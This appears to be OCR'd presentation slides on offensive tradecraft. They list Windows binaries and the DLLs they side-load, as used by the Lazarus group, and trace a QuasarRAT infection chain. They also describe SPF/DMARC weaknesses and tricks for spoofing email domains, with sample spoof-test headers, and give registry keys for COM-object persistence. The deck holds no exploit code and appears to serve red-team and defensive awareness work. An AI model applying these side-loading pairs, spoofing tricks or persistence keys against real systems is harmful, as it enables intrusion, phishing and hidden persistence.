


Hijack + Proxy DLL = DLL Side-Loading

Advantages of DLL Side-Loading

- Trusted, signed and used in the organization
- Payload is embedded within the DLL
- Payload encrypted or obfuscated to defeat AV or basic scanning
- Fileless run off the payload in the process memory
- Avoid any crashes or suspicious app behavior

DLL Side-Loading




Seongsu Park
@unpacker

Check out this list of DLL side-loading commonly employed by the Lazarus group lately. Stay on high alert and be cautious of any unusual DLL file loading from suspicious folder paths

Missing DLL:
spoolsv.exe ➡ ualapi.dll

Side-loaded by legitimate binary:
mobsync.exe ➡ propsys.dll
MDEServer.exe ➡ winmde.dll
ComcastVNC.exe ➡ version.dll ?
colorcpl.exe ➡ colorui.dll
presentationhost.exe ➡ mscoree.dll
CameraSettingsUIHost.exe ➡ DUI70.dll
wsmprovhost.exe ➡ mi.dll
SgrmLpac.exe ➡ winhttp.dll
TieringEngineService.exe ➡ ESENT.dll
WmiApSrv.exe ➡ wbemcomn.dll
dfrgui.exe ➡ SXSHARED.dll
SyncHost.exe ➡ WinSync.dll
wmiprvse.exe ➡ ncobjapi.dll
wmiprvse.exe ➡ wbem\sspicli.dll
wmiprvse.exe ➡ wbem\wmiclnt.dll
svchost.exe(IKEEXT) ➡ wlbsctrl.dll



Execution Flow

ISO image

Execution

Legit CTFMon.exe Process

MsCtfMonitor.dll

Legit Regasm.exe Process

FileDownloader.exe

Legit Calc.exe Process

Secure32.dll

Legit Regasm.exe Process

QusarRAT Payload


Legitimate CTFMon.exe does DLL side loading of malicious MsCtfMonitor.dll. It Launches genuine regasm.exe and Write decrypted content in it which is FileDownloader.exe

FileDownloader.exe drops 3 files into %public%\Public Pictures Which contains legit Calc.exe, legit winsecur32.dll and malicious Secure32.dll

Calc.exe does DLL side loadings of malicious Secure32.dll which launches second instance of Regasm.exe and does process hollowing of QusarRAT Payload

QusarRAT payload executes in a memory and establish connection with the attacker

DLL Side-Loading via VSCode



Name	Date modified	Type
Adobe	5/5/2024 7:48 AM	File folder
Code	8/22/2024 2:19 PM	File folder
com.adobe.dunamis	5/7/2024 8:54 AM	File folder
Microsoft	8/22/2024 4:13 PM	File folder
NuGet	5/12/2024 9:18 AM	File folder

Name	Date modified	Type	Size
locales	8/21/2024 3:25 AM	File folder	
resources	8/21/2024 3:13 AM	File folder	
Code.exe	5/7/2024 7:49 AM	Application	163,894 KB

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

Issued to: Microsoft Corporation

Issued by: Microsoft Code Signing PCA 2011

Valid from 11/16/2023 **to** 11/14/2024

Install Certificate... | Issuer Statement

Digital Signature Details

General | Advanced

Digital Signature Information

This digital signature is OK.

Signer information

Name: Microsoft Corporation

E-mail: Not available

Signing time: Monday, May 6, 2024 10:48:19 PM

View Certificate

Countersignatures

Name o...	E-mail a...	Timestamp
Microsof...	Not avai...	Monday, May 6, 2024 10:...

Details

OK

Signature list

Name of signer:	Digest al...	Timestamp
Microsoft Corporation	sha256	Monday, May 6, 2024 10:...

Details

Domain Spoofing

GreyBox vectors

#1

SPF with +all or ~all without DMARC

↓

SoftFail errors

#2

target.com has SPF + DMARC legit.target.com doesn’t have SPF +DMARC

↓

Easy spoof

Targets

Spoof: from <example.com> to <target.com>

Spoof: from <target.com> to <target.com>

*If Security Email Gateway has configuration:
SPF authentication error = pass

Spoof: from <legit.target.com> to <target.com>

Domain Spoofing

BlackBox vectors

#1

SPF with -all and weak DMARC

↓

SoftFail, TempError, PermError

#2

Correct SPF and DMARC records (in external DNS-hosting)

↓

Try harder

Targets

Spoof: from <random.target.com> to <target.com>

Spoof: from <legit.target.com> to <target.com>

Spoof: from <target.com> to <target.com>

Errors and weaknesses in error handling of SPF checks on the Security Email Gateway

Spoof: from <random.target.com> to <target.com>

Spoof: from <legit.target.com> to <target.com>

Spoof: from <target.com> to <target.com>


Internal DNS server may not have SPF and DMARC records for target.com

Domain Spoofing

BlackBox vector: #1

Tricks to call errors:

- > **Double or multiple SPF records for domain = PermError**
- > **SPF record length > than limit (255 characters) = PermError**
- > **Problems with DNS resolver = TempError**




Про PT Sandbox

dbaranov@ptsecurity.com


Wed 29/05, 13:13

Konstantin Polishin

Счит



```
Return-Path[redacted]0@gmail.com
Received: from [127.0.1.1] (broadband[redacted].[redacted])
        by smtp.gmail.com with ESMTPSA id 38308e7fff4ca-2e95bcc48d3sm25076301fa.5.2024
        for <kpolishin@ptsecurity.com>
        (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
        Wed, 29 May 2024 03:13:01 -0700 (PDT)
Message-ID: <6656ffad.050a0220.56b48.49aa@mx.google.com>
Date: Wed, 29 May 2024 03:13:01 -0700
Content-Type: multipart/mixed;
        boundary="===============2785659610000059207=="
MIME-Version: 1.0
From: <dbaranov@ptsecurity.com>
To: <kpolishin@ptsecurity.com>
Subject: =?utf-8?b?0J/RgNC+IFBUIFNhbmRib3g=?=
Received-SPF: PermError [redacted]01.ptsecurity.ru: domain of
 dbaranov@ptsecurity.com used an invalid SPF mechanism)
```



PT Sandbox test

Denis Baranov <dbaranov@ptsecurity.ru>


Tue 17/01/2023, 14:47


Konstantin Polishin

Inbox

```
Subject: PT Sandbox test
To: <kpolishin@ptsecurity.ru>
From: Denis Baranov <dbaranov@ptsecurity.ru>
Content-Type: multipart/mixed;
        boundary="0756051f1029eeb600e58d6f6a7a7b0e864adeff9444ca556cf31d1d404b"
Return-Path: DBaranov@[redacted]rf.com.ru
X-MS-Exchange-Organization-Network-Message-Id: aaa24e15-21a1-459b-5c6d-08daf8808119
X-MS-Exchange-Organization-PRD: ptsecurity.ru
X-MS-Exchange-Organization-SenderIdResult: SoftFail
Received-SPF: SoftFail [redacted]-01.ptsecurity.ru: domain of transitioning
 dbaranov@ptsecurity.ru discourages use of[redacted] as permitted sender)
```

COM-object persistence





I'm a text block from Microsoft's Word, Inside an Excel file 😊

	A	B	C	D
1	Im	A	Component	!

I'm a text block from Microsoft's Word, Inside an Excel file 😊

Windows 10 x64, 1909 stats:

- 8300+ COM Objects
- 27000+ COM Object interfaces

Source: https://www.221bluestreet.com/offensive-security/windows-components-object-model

COM-object persistence

HKLM\ \LocalServer32
HKCU\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32
HKCR\ \TreatAs

HK what?

HKEY_CURRENT_USER (HKCU) - settings for interactive user

HKEY_LOCAL_MACHINE (HKLM) – settings for all users on the local computer

HKEY_CLASSES_ROOT (HKCR) - merges the information from HKCU and HKLM

